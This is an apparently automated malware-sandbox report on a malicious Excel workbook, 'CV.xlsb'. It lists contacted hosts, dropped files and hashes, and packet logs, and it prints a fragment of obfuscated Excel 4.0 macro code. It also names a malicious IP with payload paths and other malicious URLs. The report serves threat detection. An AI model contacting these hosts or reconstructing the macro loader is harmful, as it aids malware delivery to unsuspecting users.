http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://management.azure.com/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://ncus-000.contentsync.	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://devnull.onenote.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://messaging.office.com/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://augloop.office.com/v2	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://skyapi.live.net/Activity/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://dataservice.o365filtering.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://directory.services.	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://onedrive.live.com/embed?	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high
http://https://augloop.office.com	2C22A230-8394-4D0B-8F76-0E2534DC8A73.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
205.185.113.20	unknown	United States		53667	PONYNETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	319185
Start date:	18.11.2020
Start time:	04:49:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CV.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLSB@3/4@0/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 104.43.193.48, 52.109.32.27, 52.109.8.24, 52.109.12.21, 2.20.84.85, 51.11.168.160, 67.27.233.126, 8.253.204.120, 8.248.115.254, 67.27.233.254, 67.26.139.254, 20.54.26.129, 51.104.139.180, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, config.officeapps.live.com, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
205.185.113.20	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/BVd1qKwd
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20/cXQT5g

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PONYNETUS	http://https://papyrefb2tdk6czd.onion.ly/	Get hash	malicious	Browse	• 198.251.89.118
	http://https://ciadotgov4sjwlzihbbgxnqg3xiyrg7so2r2o3lt5wz5ypk4sxyjstad.onion.ly	Get hash	malicious	Browse	• 198.251.89.118
	http://ciadotgov4sjwlzihbbgxnqg3xiyrg7so2r2o3lt5wz5ypk4sxyjstad.onion.ly	Get hash	malicious	Browse	• 198.251.89.118
	SecuriteInfo.com.ArtemisA8D086952534.exe	Get hash	malicious	Browse	• 167.88.170.103
	http://naturalhub-diet.world/shake.php?a=1nou&c=diet&s=330788,UEMRADAPDP38712	Get hash	malicious	Browse	• 209.141.40.184
	Quickbooks-52598NOV.wsf	Get hash	malicious	Browse	• 209.141.42.71
	http://https://urlprotection-sjl.global.sonicwall.com/click?PV=1&MSGID=202011121700210567221&URLID=12&ESV=10.0.9.5115&IV=96C84E4D3CD6E1B3687B4725D49ACC48&TT=1605200441368&ESN=o9kvhmPqyp%2BcdCbr6%2B5AlC%2FDxZxbBUV7HS3EcP1G5pA%3D&KV=1536961729279&ENCODED_URL=https%3A%2F%2Fteamgrouppcl-my.sharepoint.com%2F%3Au%3A%2Fg%2Fpersonal%2Fnongluck_m_attconsult_com%2FEUMhZAOXwpNGi0mlED8_GS0BlNUmsBRsk_GjzqCnTE543g%3Fdownload%3D1%26utm_content%3DNewClient%26utm_campaign%3Dwebsite%26utm_source%3DJulyWazePromo%26utm_medium%3DEmail&HK=2880A45B85BD1D7F235772EACD5B24AA03960F780A5D1B62240B80C3C42285F3	Get hash	malicious	Browse	• 209.141.42.71
	E3FvBBM0A6.exe	Get hash	malicious	Browse	• 199.195.250.165
	jtFF5EQoEE.exe	Get hash	malicious	Browse	• 209.141.38.71
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20
	WKTniKeGUx.exe	Get hash	malicious	Browse	• 199.195.250.165
	Reference Number -MT103-002239389960011.exe	Get hash	malicious	Browse	• 167.88.160.137
	http://https://bit.ly/3kP7Cn3	Get hash	malicious	Browse	• 209.141.40.184
	http://https://bit.ly/2HWBvnh	Get hash	malicious	Browse	• 209.141.40.184
	run32dll.exe	Get hash	malicious	Browse	• 198.251.89.29

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	servicess64 - Copy.exe	Get hash	malicious	Browse	• 205.185.126.172
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20
	QvYfyDOcEdLRWwnkTRyImaBLGh.exe	Get hash	malicious	Browse	• 167.88.170.81
	myResume.xlsb	Get hash	malicious	Browse	• 205.185.113.20

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\2C22A230-8394-4D0B-8F76-0E2534DC8A73	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378334959361757
Encrypted:	false
SSDEEP:	1536:LcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:ZmQ9DQW+zBX8u
MD5:	73F769F0BFC90108C482768AB66936C7
SHA1:	C57F2DBBD12E985DF6B4B7CAFC31805CA5215887
SHA-256:	6FD7E30D3DD4C3178363C959AD02986B709D8F2F516F5408FBD81458FF0250AB
SHA-512:	E58FC93F16CE4374C71951E3639C5E7BEFD153999A9CA9C2CC6FE05CC1E79D9E7BFBC8967B061E753014723C79BC995C523DDE3C607035E567081F76895687E
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-18T03:50:19">.. Build: 16.0.13515.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A88F1E23.jpeg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1011x567, frames 3
Category:	dropped
Size (bytes):	55961
Entropy (8bit):	7.8745563773940725
Encrypted:	false
SSDEEP:	1536:QUQt43PNewplZDlm1ajiDPnp3AvLJ03ntpE3g+O0t2DoV:UwbZRQJAd0MrO0UEV
MD5:	102DCD780DA80675F5038CFB42D936CE
SHA1:	417033D6C45E4209909A2EF7B5436673A74FB164
SHA-256:	88F6B392616EA29C03682E3EC079F58C5E8BDC18C7CCB09BA6D5DC0BEDC13EA8
SHA-512:	6478CD1B6F256ABA81374018B751D4ABE03B99B6A1CCB528D97E2ADA7558373161F002CA7D8D6088E897390F9A0F2CE3E925C604B3F855C1EBAA04E53F01ECEF
Malicious:	false
Reputation:	low
Preview:	.....JFIF.....``.....C.....C.....7....".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..~.L.Q._>~.*...M..@.L.2(..RdR.. (.2*.....v...F.~=h.z.qv.....I.FE.-...dP..I.FE.-...dP..I.FE.-...dP..I.FE.-...dP..I.FE.-..h...L.2(.h..ZL..Z(...)2(.....Va@.E&E....RdR.....L.~F(.v.{R'SH...b.6....."...-...dP..I.FE.-...d P..I.F.@.E(.8...L.2(.h.."....P.E.....2(..QI.2(.h.."...L.2(.h.."...L.2(.h.."...L.2(.h.....8.....L..Z)2(...."...Z)2(...."...Z

C:\Users\user\AppData\Local\Temp\93B10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\93B10000	
Size (bytes):	212710
Entropy (8bit):	7.959036658723784
Encrypted:	false
SSDEEP:	6144:iBSIHKSLky2ZOJAd0MrO0UEcXritjYcufzjXK:is1SLk1AJAdFrOpEcX9fzbK
MD5:	406EB3570E89D41780BA695D62C6AD22
SHA1:	2C541B97F8F1C8FB2E9CC06F5C214FC21BDCB978
SHA-256:	A51BA5C748A9F72D146728D9A33E6352A714BC573905F9054646518DD32AD3E9
SHA-512:	8D2E3634A03006F81B18F3CF6F050C919C19B7D5DBA55D382D0506849FF68B91290EC3A7CB3B1A37E36E4DFB7B634EB875073A99CACF3D1276F95C9E0EBD323
Malicious:	false
Reputation:	low
Preview:	..N.1...+..+.V.NhK.e....-R...{.u.<.....).....i<..y.gt6.....I.....U..S.x.-[.....".V..e]J.s..X....(2..D.q..31.~8..q.]...5.x..&...bN..$..LYu....Z.m.(..1'..'9"...H4;~....zE.Pf.....f..y...`..... ...R..CXB.s..|.]{?k....k.K0.v...BF.....T.T..6..._...<.]]....O&Z.....zh0D..hZ..w.8|.l..SO8>...KO8.z..'..=.8...p.....o..%:.....Ef...ia._..K.m...~.H...<.....|....WB....{.}@j."^...)g.. &...iSw.v..i....]T.6x.....PK.....!...x.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$CV.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.953202693040947
TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	CV.xlsb
File size:	234519
MD5:	97978d78a96b89671a7bcb1325ae9ed2
SHA1:	7d3c43d1d8d4657ce177126bbae27647b9e02ee2
SHA256:	3cbc9397d35ec1de513c7d7f747fb6b7773d468244b06bb fc60b4325f1e1b22b
SHA512:	745add1a0d1731dd523926b882b16f84c7f53334f2f9a81 a586b4ce38fcbb9fca7e5ddc5806b697243067261e5abfa 9bd971563b9b011960d07d546d53a7a0de
SSDEEP:	6144:lPpDLAdBYb0peGXmlJSWGEXGnHDm1ePd2ZO JAd0MrO0UE2i92:+pLIBYbSeGXmvEXGnHDvoAJAdFr OpEpQ
File Content Preview:	PK.....!..*.=.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "CV.xlsb"

Indicators


Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=APP.TITLE(BaaCKWySxWnNnysLuRBMSOZqFNOYvqTVCIbjZFzByEovDT),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,i,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=ALERT(vwuzXdkPcbruxpPdWHoqLnsGDlyYYzIVwRvUlMmxrK),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,2,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,e,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CLOSE.ALL(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,J,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=ALERT(an),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CANCEL.KEY(TRUE),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 04:50:23.127257109 CET	49713	80	192.168.2.3	205.185.113.20
Nov 18, 2020 04:50:23.305577040 CET	80	49713	205.185.113.20	192.168.2.3
Nov 18, 2020 04:50:23.305809975 CET	49713	80	192.168.2.3	205.185.113.20
Nov 18, 2020 04:50:23.306298018 CET	49713	80	192.168.2.3	205.185.113.20
Nov 18, 2020 04:50:23.483510017 CET	80	49713	205.185.113.20	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 04:50:23.505260944 CET	80	49713	205.185.113.20	192.168.2.3
Nov 18, 2020 04:50:23.505366087 CET	49713	80	192.168.2.3	205.185.113.20
Nov 18, 2020 04:51:28.531632900 CET	80	49713	205.185.113.20	192.168.2.3
Nov 18, 2020 04:51:28.531857967 CET	49713	80	192.168.2.3	205.185.113.20
Nov 18, 2020 04:52:08.909399033 CET	49713	80	192.168.2.3	205.185.113.20
Nov 18, 2020 04:52:09.087167978 CET	80	49713	205.185.113.20	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 04:50:05.484215021 CET	65110	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:05.521449089 CET	53	65110	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:06.552676916 CET	58361	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:06.580528021 CET	53	58361	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:07.593590975 CET	63492	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:07.633985996 CET	53	63492	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:08.609471083 CET	60831	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:08.636950970 CET	53	60831	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:10.046732903 CET	60100	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:10.073992014 CET	53	60100	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:10.920666933 CET	53195	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:10.947772980 CET	53	53195	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:17.092869997 CET	50141	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:17.128798008 CET	53	50141	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:18.731102943 CET	53023	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:18.767157078 CET	53	53023	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:18.965440035 CET	49563	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:19.000965118 CET	53	49563	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:19.350265026 CET	51352	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:19.388009071 CET	53	51352	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:20.365075111 CET	51352	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:20.400999069 CET	53	51352	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:21.380361080 CET	51352	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:21.416122913 CET	53	51352	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:23.199695110 CET	59349	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:23.227179050 CET	53	59349	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:23.395859003 CET	51352	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:23.433897972 CET	53	51352	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:24.378360987 CET	57084	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:24.405793905 CET	53	57084	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:26.504067898 CET	58823	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:26.531493902 CET	53	58823	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:27.406240940 CET	51352	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:27.441749096 CET	53	51352	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:27.762345076 CET	57568	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:27.789632082 CET	53	57568	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:28.902792931 CET	50540	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:28.929817915 CET	53	50540	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:31.022787094 CET	54366	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:31.050216913 CET	53	54366	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:34.294689894 CET	53034	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:34.331670046 CET	53	53034	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:37.272268057 CET	57762	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:37.299457073 CET	53	57762	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:55.194458961 CET	55435	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:55.222264051 CET	53	55435	8.8.8.8	192.168.2.3
Nov 18, 2020 04:50:58.560962915 CET	50713	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:50:58.596832037 CET	53	50713	8.8.8.8	192.168.2.3
Nov 18, 2020 04:51:12.928491116 CET	56132	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:51:12.983022928 CET	53	56132	8.8.8.8	192.168.2.3
Nov 18, 2020 04:51:20.473980904 CET	58987	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:51:20.511296034 CET	53	58987	8.8.8.8	192.168.2.3
Nov 18, 2020 04:51:51.301814079 CET	56579	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:51:51.329812050 CET	53	56579	8.8.8.8	192.168.2.3

